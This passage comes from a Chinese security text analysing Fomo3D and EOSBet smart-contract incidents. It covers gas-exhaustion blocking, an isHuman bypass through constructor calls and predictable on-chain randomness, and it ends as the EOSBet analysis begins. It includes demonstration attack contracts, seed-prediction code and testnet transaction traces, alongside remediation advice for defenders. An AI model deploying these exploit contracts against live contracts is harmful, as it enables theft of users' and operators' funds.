Value:	0 Ether ($0.00)
Gas Limit:	210000
Gas Used By Transaction:	210000 (100%)
Gas Price:	0.00000001600022 Ether (16.00022 Gwei)
Actual Tx Cost/Fee:	0.0033600462 Ether ($0.35)
Nonce & {Position}:	298 | {16}

To:	Contract 0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801 ⚠ └ Warning! Error encountered during contract execution [Bad instruction] ☹
Value:	0 Ether ($0.00)
Gas Limit:	3900000
Gas Used By Transaction:	3900000 (100%)
Gas Price:	0.00000004100391 Ether (41.00391 Gwei)
Actual Tx Cost/Fee:	0.159915249 Ether ($16.46)
Nonce & {Position}:	318 | {12}

To:	Contract 0x18e1b664c6a2e88b93c1b71f61cbf76a726b7801 ⚠ └ Warning! Error encountered during contract execution [Bad instruction] ☹
Value:	0 Ether ($0.00)
Gas Limit:	3750000
Gas Used By Transaction:	3750000 (100%)
Gas Price:	0.00000002000376 Ether (20.00376 Gwei)
Actual Tx Cost/Fee:	0.0750141 Ether ($7.72)
Nonce & {Position}:	283 | {28}

从发起攻击的角度可以推测,攻击者是一位高手,他对区块链技术有着深刻的理解,并熟练使用了以下知识：

- 矿工优先打包 gas 费用高的交易。
- 每个区块都有一个 gasLimit，所有交易消耗的 gas 量之和不能超过这个区块的 gasLimit。
- 当 assert（）判断的条件为假时，会抛出异常，并用完交易过程中发送的所有 gas。

2）实施攻击

攻击步骤如下：

（1） 黑客调用恶意合约，恶意合约调用游戏合约的 getCurrentRoundInfo 函数，以获得游戏的状态信息。

（2） 当获得游戏合约的状态信息后，对状态信息进行处理：使用 assert 判断最后一个购买 key 的账户是不是自己，距离游戏结束是不是在一定时间范围内。如果最后一个购买 key 的人不是自己，或者距离游戏结束还有很长时间，则 assert 判断的条件为真，不会发起攻击；如果最后一个购买 key 的人是自己，并且距离游戏结束的时间在一定时间范围内，则 assert 判断的条件为假，此时发起攻击并消耗交易过程中发送的所有 gas。当黑客发送的交易消耗的 gas 之和达到(或接近)区块的 gasLimit 时，其他人发送的交易将不能被打包进区块，这样黑客就可以阻止其他人购买 key，最终获得大奖。

7. 大量 gas 耗光的原理

黑客在攻击中用到了 assert，在 solidity 文档中规定，当 assert 判断的条件为假时，就会消耗掉所有剩余的 gas。那么 assert 到底是怎么消耗 gas 的呢？

我们从以太坊源码中找到了依据，如下图所示：

```
if err != nil {
    evm.StateDB.RevertToSnapshot(snapshot)
    if err != errExecutionReverted {
        contract.UseGas(contract.Gas)
    }
}
```

从源代码中可以看出，当 err 不为空并且不为 errExecutionReverted 时，就会消耗掉所有剩余 gas。

注：如果 err == errExecutionReverted，将回滚交易，并退回所有 gas。

8. 实验

为了更容易理解，我们做了一个小实验：使用 person3d 合约去模拟 fomo3d 游戏合约，使用 Person3dHack 合约模拟恶意合约。创建一个账户（模拟黑客账户）并调用 Person3dHack 合约的 hack()函数，此时 hack（）函数会调用 person3d 的 getPersonInfo()函数以获得 person3d 的信息，然后使用 assert 对是否成功获得 person3d 的状态信息做检查，如果成功就发起阻塞攻击，如果不成功就不发起攻击。

注：实验与 fomo3d 事件的区别：fomo3d 事件中黑客使用 assert 判断自己是不是最后一个购买 key 的人，而实验中使用 assert 判断自己是不是成功获得了状态信息。虽然内容不同，但攻击原理都是一样的。

实验代码如下：

```
pragma solidity ^0.4.19;

contract Person3d {
    string public name;
    uint256 public age;

    function Person3d() public {
        name = "xiaoming";
        age = 10;
    }

    function() external payable{
    }
```

```
    function getPersonInfo() public view    returns(uint256){
        return age;
    }

    function setAge(uint256 _age) public    {
        age = _age;
    }
}

contract Person3dHack{

    Person3d public person3d;

    function Person3dHack() public {
    }

    function() public payable{
    }

    function hack(address addr) public {
        bool success = addr.call(bytes4(sha256("getPersonInfo()")));
        assert(!success);
    }
}
```

攻击过程：

设置参数：gas 量：4200000，gasPrice：20Gwei. 然后发起攻击。 结果如下：

https://ropsten.etherscan.io/tx/0xc475930b1f0dca0efc75548b6f9348b6f1d18523d408019fef50a7ae88a51bfa

[This is a Ropsten **Testnet** Transaction Only]

TxHash:	0xc475930b1f0dca0efc75548b6f9348b6f1d18523d408019fef50a7ae88a51bfa
TxReceipt Status:	Fail
Block Height:	4569556 (2 Block Confirmations)
TimeStamp:	43 secs ago (Dec-06-2018 02:43:59 AM +UTC)
From:	0x89895c017134f58c322090f8fed7ebf0f2a41487
To:	Contract 0x9dc3de3be19e97bf1d79fb024abdc3abc8fffa05 ⚠ Warning! Error encountered during contract execution [**Bad instruction**] ☹
Value:	0 Ether ($0.00)
Gas Limit:	4200000
Gas Used By Transaction:	4200000 (100%)
Gas Price:	0.00000002 Ether (20 Gwei)
Actual Tx Cost/Fee:	0.084 Ether ($0.000000)
Nonce & {Position}:	38 | {13}
Input Data:	0x6c4c174f000000000000000000000000fe8d7fe41e46d55c3e1c7b486f33dfbdd4dfc51c

交易 parity trace 中信息：

https://ropsten.etherscan.io/vmtrace?txhash=0xc475930b1f0dca0efc75548b6f9348b6f1d18523d408019fef50a7ae88a51bfa&type=parity

Action [1]

CallType:	call
From:	0x89895c017134f58c322090f8fed7ebf0f2a41487
Gas:	4177320 Gwei
To:	0x9dc3de3be19e97bf1d79fb024abdc3abc8fffa05
Value:	0 Ether
BlockHash:	0x8c9163908dac04f5dea8b5290a195dea2f43fb2c8bb90b9fdd0182ddbc695bf3
BlockNumber:	4569556
Error:	Bad instruction
Subtraces:	1
TraceAddress:	[]
TransactionHash:	0xc475930b1f0dca0efc75548b6f9348b6f1d18523d408019fef50a7ae88a51bfa
TransactionPosition:	13
Type:	call

▲ Show less

Input:

```
0x6c4c174f000000000000000000000000fe8d7fe41e46d55c3e1c7b486f33dfbdd4dfc51c
```

Action [2]

CallType:	call
From:	0x9dc3de3be19e97bf1d79fb024abdc3abc8fffa05
Gas:	4110175 Gwei
To:	0xfe8d7fe41e46d55c3e1c7b486f33dfbdd4dfc51c
Value:	0 Ether
BlockHash:	0x8c9163908dac04f5dea8b5290a195dea2f43fb2c8bb90b9fdd0182ddbc695bf3
BlockNumber:	4569556
GasUsed:	173
Subtraces:	0
TraceAddress:	[0]
TransactionHash:	0xc475930b1f0dca0efc75548b6f9348b6f1d18523d408019fef50a7ae88a51bfa
TransactionPosition:	13
Type:	call

▲ Show less

Input:

```
0xfd273ded
```

Hex

Output:

```
0x
```

从图中可以看到，实验的效果和 fomo3d 攻击是一样的。交易失败，并且消耗了全部的 gas，而且 gas 费用非常高。

4.6.4 安全建议

通过上述分析我们给出安全建议：

禁止其他合约调用游戏合约的信息查询接口函数，在游戏规则中尽量不要使用“最后一个中奖”等类似的确定性内容，在游戏合约正式上线前要做充分的安全测试和风险评估，最好请专业的第三方安全团队进行安全审计，将安全风险降到最低。

4.7 Fomo3d 游戏合约随机数漏洞

4.7.1 安全事件描述

2018 年 7 月 23 日，在 reddit 上有人发现了 fomo3d 游戏合约的一处漏洞，攻击者可以利用该漏洞准确命中空投来获得空投奖励。

fomo3d 游戏中关于空投奖励的规则：玩家在每次购买 key 的时候，都有一定概率获得一定的空投奖励，这些空投奖励是从空投奖池中发放的。

4.7.2 漏洞类型

伪随机数漏洞。

4.7.3 漏洞详细分析

1. 几个知识点：

1）外部账户与合约账户的区别

solidity 官方文档对两种账户的定义如下：

Accounts

There are two kinds of accounts in Ethereum which share the same address space: **External accounts** that are controlled by public-private key pairs (i.e. humans) and **contract accounts** which are controlled by the code stored together with the account.

外部账户是通过公私钥对进行控制的账户，这类账户不包含代码。合约账户是通过代码控制的账户，所以合约账户中包含代码。

2）extcodesize 函数

从以太坊官方文档中，可以找到该函数的功能，如下图所示：

extcodesize(a)		F	size of the code at address a

其中 a 是一个账户地址。该函数用于返回一个账户中代码的长度。当 a 是一个外部账户时，返回 0；当 a 是一个合约账户时，返回该合约代码长度。

2. isHuman 函数修改器缺陷

isHuman 是 fomo3d 合约中的一个函数修改器，它主要用于防止其他合约与 fomo3d 合约交互，代码如下所示：

```
271     /**
272      * @dev prevents contracts from interacting with fomo3d
273      */
274     modifier isHuman() {
275         address _addr = msg.sender;
276         uint256 _codeLength;
277
278         assembly {_codeLength := extcodesize(_addr)}
279         require(_codeLength == 0, "sorry humans only");
280         _;
281     }
```

从代码中可以看到，使用了该函数修改器的函数在执行前都会检查 msg.sender 的账户类型，如果 msg.sender 是外部账户，则 extcodesize 函数返回 0，可以通过条件检查，顺利执行函数；如果 msg.sender 是合约账户，则 extcodesize 函数返回值不为 0，不能通过 require 条件检查，从而防止函数执行。

通常情况下，使用这种方式阻止合约调用是没问题的，但是，当合约正处于创建状态时，合约由于创建未完成，所以它的代码大小也是 0。也即在合约的构造函数中调用 fomo3d 合约就可以绕过 isHuman 函数修改器的条件检查，成功执行游戏合约的函数。

3. isHuman 函数修改器缺陷实例演示

通过上面的分析，我们已经了解到绕过 isHuman 函数修改器的原理，下面使用一个小例子进行测试：

测试代码如下所示：


```
pragma solidity 0.4.25;
// 被攻击合约
contract fomo3d{
    constructor() public{}
    function isHuman() public view returns(bool)
    {
        address a = msg.sender;
        uint256 code_size;

        assembly{ code_size := extcodesize(a) }
            //如果是外部账户返回true
        if(code_size == 0)
        {
            return true;
            //如果是合约账户返回false
        }else{
            return false;
        }
    }
}
//攻击合约
contract iamcontract{
    bool public isHuman;
    fomo3d f;

    constructor(address _addr) public{
        isHuman = false;
        f = fomo3d(_addr);
        isHuman = f.isHuman();
    }
}
```

true → 攻击成功

false → 攻击失败

我们写了两个合约，fomo3d 是被攻击合约，iamcontract 合约是攻击合约。在攻击合约中调用 fomo3d 合约的 isHuman 函数，并将返回值保存到 isHuman 变量中，如果 isHuman 变量为 true，则攻击成功，否则，攻击失败。

分别部署两个合约，然后查看攻击合约中的 isHuman 变量，如下图所示：




攻击合约中的 isHuman 变量为 true，说明攻击成功，绕过了 fomo3d 合约的 isHuman 判断。

4. 随机数漏洞分析

根据空投奖金的规则，玩家每次购买 key 都会有一定的概率的空投奖金，这部分空投奖金的 ETH 是从空投奖池中获取的。在买次购买 key 时，都会调用到 fomo3d 合约中的 core 函数，发放空投奖金的代码也在该函数中实现，core 函数中关于空投奖金部分的代码如下图所示：

```
1051            // manage airdrops
1052            if (_eth >= 10000000000000000)
1053            {
1054            airDropTracker ++;
1055            if (airdrop() == true)                    只有airdrop()函数返回true，才能获得空投奖励
1056            {
1057                // gib muni
1058                uint256 _prize;
1059                if (_eth >= 10000000000000000000)
1060                {
1061                    // calculate prize and give it to winner
1062                    _prize = ((airDropPot_).mul(75)) / 100;
1063                    plyr_[_pID].win = (plyr_[_pID].win).add(_prize);
1064
1065                    // adjust airDropPot
1066                    airDropPot_ = (airDropPot_).sub(_prize);
1067
1068                    // let event know a tier 3 prize was won
1069                    _eventData_.compressedData += 300000000000000000000000000000000;
1070                } else if (_eth >= 1000000000000000000 && _eth < 10000000000000000000) {
1071                    // calculate prize and give it to winner
1072                    _prize = ((airDropPot_).mul(50)) / 100;
1073                    plyr_[_pID].win = (plyr_[_pID].win).add(_prize);
1074
1075                    // adjust airDropPot
1076                    airDropPot_ = (airDropPot_).sub(_prize);
1077
1078                    // let event know a tier 2 prize was won
1079                    _eventData_.compressedData += 200000000000000000000000000000000;
1080                } else if (_eth >= 100000000000000000 && _eth < 1000000000000000000) {
1081                    // calculate prize and give it to winner
1082                    _prize = ((airDropPot_).mul(25)) / 100;
1083                    plyr_[_pID].win = (plyr_[_pID].win).add(_prize);
1084
1085                    // adjust airDropPot
1086                    airDropPot_ = (airDropPot_).sub(_prize);
1087
1088                    // let event know a tier 3 prize was won
1089                    _eventData_.compressedData += 300000000000000000000000000000000;
1090                }
1091                // set airdrop happened bool to true
1092                _eventData_.compressedData += 100000000000000000000000000000000;
1093                // let event know how much was won
1094                _eventData_.compressedData += _prize * 1000000000000000000000000000000000;
1095
1096                // reset air drop tracker
1097                airDropTracker_ = 0;                  玩家获得空投奖励后，airDropTracker_变量重置为0
1098            }
1099        }
```

从代码中可以看到，当玩家发送 eth 数量大于 0.1ether 时且 airdrop 函数返回 true 时，才能进行空头奖励的操作。这里面有一个记录空投情况的 airDropTracker_变量，该变量初始值为 0，当玩家发送的 eth 大于 0.1ether，但 airdrop 函数返回 false 时（没有获得空投奖励），该变量增加 1。当玩家发送的 eth 大于 0.1ether，且 airdrop 函数返回 true 时（获得空投奖励），该变量先增加 1，然后再被重置为 0。如下图所示：



从流程图中可以看到，玩家获得空投的关键点在于 airdrop 函数的返回值，返回值为 true，就获得空投，否则，就无法获得空投。airdrop 函数中主要实现了生成随机数的功能，下面在看一下 airdrop 函数的代码：


```
1408    /**
1409     * @dev generates a random number between 0-99 and checks to see if thats
1410     * resulted in an airdrop win
1411     * @return do we have a winner?
1412     */
1413    function airdrop()
1414        private
1415        view
1416        returns(bool)
1417    {
1418        uint256 seed = uint256(keccak256(abi.encodePacked(
1419
1420            (block.timestamp).add
1421            (block.difficulty).add
1422            ((uint256(keccak256(abi.encodePacked(block.coinbase)))) / (now)).add
1423            (block.gaslimit).add
1424            ((uint256(keccak256(abi.encodePacked(msg.sender)))) / (now)).add
1425            (block.number)
1426
1427        )));
1428        if((seed - ((seed / 1000) * 1000)) < airDropTracker_)
1429            return(true);
1430        else
1431            return(false);
1432    }
```

从代码中可以看到，fomo3d 合约中用于计算随机数的种子都是从区块链中获得的，例如 block.timestamp，block.gaslimit，block.number 等。由于区块链中的数据都是确定的，所以以区块链中数据作为种子计算出的随机数也不是真

随机的，这种随机数可以很容易被攻击者猜到，因为攻击者利用恶意合约发起攻击时，恶意合约中计算随机数的过程和游戏合约中计算随机数的过程是在同一个交易中进行的，当该交易打包进区块时，计算随机数的种子必然相同，所以只要恶意合约中计算随机数的方法与游戏合约中的相同，则生成的随机数也必然相同。预测随机数的代码如下所示：

```
    uint256 seed = uint256(keccak256(abi.encodePacked(
        (block.timestamp) +
        (block.difficulty) +
        ((uint256(keccak256(abi.encodePacked(block.coinbase)))) / (now)) +
        (block.gaslimit) +
        ((uint256(keccak256(abi.encodePacked(address)))) / (now)) +
        (block.number)
    )));
```

下面看一下攻击者发送的交易记录，如下图所示：



分析该笔交易中 action 的内容：

调用函数查询信息：

ID	Text Signature	Bytes Signature
468	execute()	0x61461954

在这个 action 中，攻击者调用了恶意合约的 execute 函数。

调用的函数信息：

ID	Text Signature	Bytes Signature
87031	airDropPot_()	0xd87574e0


在这个 action 中，恶意合约调用 fomo3d 合约，用于获得 airDropPot_的值。

0x11a09ae7 函数查询信息：

ID	Text Signature	Bytes Signature
87021	airDropTracker_()	0x11a09ae7

在该 action 中，恶意合约调用 fomo3d 游戏合约，用于获取 airDropTracker_ 的值。

下面看一下 action[4]和 action[5]：



这两个 action 用于创建子合约，恶意合约通过调用另一个恶意合约创建一个子恶意合约。

在这个 action 中，子恶意合约通过调用 fomo3d 游戏合约的 buyXid 函数进行下注。在 fomo3d 中 buyXid 函数会调用 buycore 函数，buycore 函数有调用 core 函数。

接下来是 fomo3d 游戏合约对下注内容的处理（action[7]至 action[12]），这几个 action 与漏洞关系不大，我们在这里不做讨论。

下面看 action[13]的内容：

调用函数查询：


ID	Text Signature	Bytes Signature
614	withdraw()	0x3ccfd60b

在这两个 action 中，子恶意合约通过调用 fomo3d 游戏合约的 withdraw 函数来提取出 ether。

下面看 action[15]：

在最后一个 action 中，子恶意合约接收到 ether 后，自动调用其 fallback 函数中的自杀函数进行销毁，并把合约中的余额发送到攻击者账户地址，至此成功完成一次攻击。

通过漏洞原理和交易记录分析，我们推测攻击者的攻击思路如下：攻击者首先提前部署用于创建子恶意合约的恶意合约 B，然后编写一个恶意合约 A 发起攻击。攻击者通过在恶意合约 A 的构造函数中发起对 fomo3d 合约的调用来绕过 isHuman（）函数修改器的条件检查，然后调用 fomo3d 合约查看 airDropPot_的值，如果 airDropPot_ 大于某个值（例如 0.4，因为攻击者发送 0.1ether 仅能获得空投奖池 25%的奖励），计算随机数的值，然后调用 fomo3d 合约获得 airDropTracker_的值，根据“(seed - ((seed / 1000) * 1000)) < airDropTracker_”判断是否能够获得空投奖励，如果能获得，则直接调用 fomo3d 合约的 buyXid 函数进行下注。如果不能获得，则计算即将创建的子合约的地址。利用子合约账户地址计算随机数并判断是否可以获得空投奖励，如果不能获得则 revert。如果能获得，则调用已经部署好的恶意合约创建子恶意合约，并在子恶意合约的构造函数中调用 fomo3d 合约的 buyXid 函数进行下注，然后在调用 withdraw 函数进行提取空投奖励，当子恶意合约接收到 ether 时，触发它的 fallback 函数中的自杀函数，子恶意合约自杀销毁，并将其余额发送到攻击者账户。至此，一次完整的攻击过程到此结束。如下图所示：



4.7.4 安全建议

通过上述漏洞分析，我们给出以下安全建议：

关于防止其他合约调用的建议：

在开发合约时，如果希望仅外部账户调用合约，可以使用如下代码：

```
modifier isHuman() {
    require(tx.origin == msg.sender, "sorry humans only");
    _;
}
```

关于防止随机数漏洞的建议：

建议在选择生成随机数的种子时，不要使用与区块链有关信息，比如区块号，时间戳，账户地址等，而应该从外部引入。

4.8 EOSbet 游戏合约假转账攻击

4.8.1 安全事件描述

EOSbet 智能合约是基于 EOS 区块链平台的一款游戏合约。在玩家玩这款游戏时，需要先向游戏合约转账 EOS。一般转账流程为：玩家直接调用 eosio.token 合约的 transfer 函数给游戏合约转账 EOS，然后游戏合约检测到玩家转账后，按照开奖流程进行分配奖金。

2018 年 9 月 14 日，EOSbet 团队声明游戏合约被攻击（第一次攻击），损失约 44427.4302 个 EOS。如下：

Dear EOSBet Community,

On September 14th around 3:00AM UTC we experienced a hack and breach of our bankroll, resulting in a theft of 44,427.4302 EOS before our contracts were taken offline by the development team. The remaining 463,745 EOS in our EOSBETDICE11 and EOSBETCASINO contracts are safe, the vulnerability is patched, and **we are back online**. We want to be as transparent as possible in explaining this breach and addressing any concerns the community might have.

2018 年 10 月 15 日，EOSbet 再次遭受攻击（第二次攻击），造成经济损失约 145,321.0712 个 EOS。其中 72150 个 EOS 流入了 Bitfinex 交易所，65100 个 EOS 流入了 Poloniex 交易所。

4.8.2 漏洞类型

假转账攻击，假转账通知攻击。

第一次攻击漏洞原因是攻击者绕过对 eosio.token 合约中 transfer 函数的调用，直接调用了 eosbetdice11 合约的 transfer 函数，从而可以不用花费 EOS 就能下注。

第二次攻击漏洞原因是首先攻击者拥有两个账号，一个普通账号，一个恶意合约账号。攻击者使用普通账号向恶意合约账号转账 EOS，在恶意合约接收到 EOS 时又将 transfer action 转发给 eosbetdice11 游戏合约，游戏没有检查接收者 to 是否为自己就执行了开奖操作，从而导致游戏合约中的 EOS 被盗。


4.8.3 漏洞详细分析

1.apply（）方法

在进行漏洞分析前，先了解一下 EOS 智能合约中的 apply 函数。

在每个 EOS 智能合约中都必须提供一个 apply 函数，这个 apply 函数是一个函数调度器（或分配器）。这个函数调度器监听所有到来的 actions，并分配执行相应的函数。apply 函数使用 receiver，code，action 三个参数作为过滤器，用于精准的筛选出要执行的函数，以实现特定的 actions。

apply 函数工作原理如下所示：




2. 第一次攻击漏洞分析

